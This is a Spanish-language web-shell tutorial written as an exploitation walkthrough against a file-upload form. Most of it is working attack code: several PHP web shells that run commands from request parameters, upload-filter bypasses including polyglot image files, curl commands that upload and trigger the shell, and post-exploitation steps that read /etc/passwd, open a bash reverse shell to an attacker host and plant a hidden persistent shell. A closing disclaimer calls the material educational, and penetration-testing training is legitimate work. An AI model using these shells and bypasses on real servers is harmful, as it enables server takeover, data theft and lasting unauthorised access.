¿Qué es una Web Shell?
Definición: Una Web Shell es un script malicioso que se sube a un servidor web vulnerable, permitiendo ejecución remota de comandos (RCE) a través de una interfaz web. Actúa como una backdoor persistente que facilita el control total del servidor comprometido, permitiendo navegación del filesystem, ejecución de comandos del sistema y escalación de privilegios.
Requisitos para que sea vulnerable:
- Funcionalidad de file upload sin validación adecuada
- Directorio de subida con permisos de ejecución habilitados
- Falta de filtros de extensión o bypass de los existentes
- Ausencia de análisis de contenido del archivo
Impacto: Compromiso total del servidor web, acceso al sistema operativo, exfiltración de datos, instalación de backdoors y posible movimiento lateral en la red interna.
Caso Práctico: Upload Bypass en Aplicación Web
- Objetivo: Subir una web shell PHP funcional y obtener RCE
- Funcionalidad: Upload form con validación débil de archivos
- Herramientas: Burp Suite, curl, editores hex, shells PHP personalizadas
- Resultado esperado: Ejecución remota de comandos del sistema y persistencia
Metodología de Explotación:
Fase 1: Reconocimiento y Análisis de Upload
# Buscar formularios de upload
grep -r "type=\"file\"" /var/www/html/
grep -r "enctype=\"multipart" .

# Analizar validaciones client-side
view-source: # Revisar JavaScript de validación

# Interceptar con Burp Suite
burpsuite -> HTTP History -> Analizar POST requests

Identificamos formulario de upload que aparentemente valida extensión client-side y permite subida a directorio ejecutable /uploads/.
Fase 2: Creación de Web Shells
# Shell mínima funcional
cat > shell.php <<'EOF'
<?php
if(isset($_GET['cmd'])) {
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
}
?>
EOF


# Web Shell con interfaz completa
cat > webshell.php <<'EOF'
<?php
echo "<h2>Web Shell Access</h2>";
echo "<form method='GET'><input type='text' name='cmd' placeholder='Enter command'><input type='submit' value='Execute'></form>";
if(isset($_GET['cmd'])) {
    echo "<pre>";
    passthru($_GET['cmd']);
    echo "</pre>";
}
?>
EOF

Fase 3: Técnicas de Bypass Avanzadas
# Extensión doble (.php.jpg)
cp shell.php shell.php.jpg

# Null byte injection (PHP < 5.3)
cp shell.php shell.php%00.jpg

# Case sensitivity bypass
cp shell.php shell.PHP
cp shell.php shell.PhP
cp shell.php shell.pHp

# Extensiones alternativas PHP
cp shell.php shell.phtml
cp shell.php shell.php5
cp shell.php shell.phar
cp shell.php shell.inc
# Modificar Content-Type con curl
curl -X POST -F "file=@shell.php;type=image/jpeg" \
     -F "submit=Upload" http://target.com/upload.php

# Polyglot con magic bytes de imagen
echo -ne "\xFF\xD8\xFF\xE0\x00\x10JFIF" > shell.jpg
echo '<?php system($_GET["cmd"]); ?>' >> shell.jpg

# GIF header polyglot
echo 'GIF89a<?php system($_GET["cmd"]); ?>' > shell.gif

# PNG header + PHP payload
printf "\x89PNG\r\n\x1a\n<?php system(\$_GET['cmd']); ?>" > shell.png
Fase 4: Upload y Activación
# Upload con bypass exitoso
curl -X POST \
     -F "file=@shell.php.jpg;type=image/jpeg" \
     -F "submit=Upload" \
     http://target.com/upload.php

# Verificar ubicación del archivo
curl -s http://target.com/uploads/ | grep -i shell

# Activar web shell y verificar RCE
curl "http://target.com/uploads/shell.php.jpg?cmd=whoami"
curl "http://target.com/uploads/shell.php.jpg?cmd=id"
curl "http://target.com/uploads/shell.php.jpg?cmd=uname -a"
curl "http://target.com/uploads/shell.php.jpg?cmd=pwd"

Si el servidor procesa archivos .jpg como PHP (AddHandler) o permite double extension, la shell será ejecutable y tendremos RCE completo.
Fase 5: Post-Explotación Sistemática
# Enumeración básica del sistema
curl "http://target.com/uploads/shell.php.jpg?cmd=ls -la /var/www/html"
curl "http://target.com/uploads/shell.php.jpg?cmd=cat /etc/passwd"
curl "http://target.com/uploads/shell.php.jpg?cmd=ps aux"
curl "http://target.com/uploads/shell.php.jpg?cmd=netstat -tulpn"

# Buscar archivos de configuración
curl "http://target.com/uploads/shell.php.jpg?cmd=find /var/www -name '*.conf' -o -name 'config.*'"

# Establecer reverse shell
listener: nc -nlvp 4444
curl "http://target.com/uploads/shell.php.jpg?cmd=bash -c 'bash -i >%26 /dev/tcp/attacker-ip/4444 0>%261'"

# Crear persistencia adicional
curl "http://target.com/uploads/shell.php.jpg?cmd=cp shell.php.jpg /var/www/html/.hidden.php"

Resultado: RCE completo obtenido, acceso interactivo al servidor mediante reverse shell, capacidad de enumeración del sistema y establecimiento de múltiples puntos de persistencia.
Técnicas Avanzadas y Variantes
Métodos de bypass sofisticados
- Path Traversal Upload: Subida usando ../../../var/www/html/shell.php
- ZIP Upload + Path Traversal: Crear archivo ZIP con path traversal interno
- EXIF Data Injection: Inyección de PHP en metadatos de imágenes
- Server Config Abuse: Subida de .htaccess, .user.ini para ejecutar código
- Polyglot Files: Archivos válidos como imagen y ejecutables como PHP
Web Shells especializadas
# Shell con múltiples funciones
cat > advanced_shell.php <<'EOF'
<?php
if(isset($_POST['cmd'])) {
    $cmd = $_POST['cmd'];
    if($cmd == 'upload') {
        move_uploaded_file($_FILES['file']['tmp_name'], $_FILES['file']['name']);
        echo "File uploaded: " . $_FILES['file']['name'];
    } else {
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
}
?>
<form method="post" enctype="multipart/form-data">
<input type="text" name="cmd" placeholder="Command or 'upload'">
<input type="file" name="file">
<input type="submit" value="Execute">
</form>
EOF
Consideraciones Éticas y Legales
Advertencia Legal: Este contenido es exclusivamente educativo. Los ataques de subida de web shells son ilegales cuando se realizan sin autorización explícita. Úsalos solo en sistemas propios, laboratorios controlados o durante auditorías de seguridad autorizadas por contrato escrito.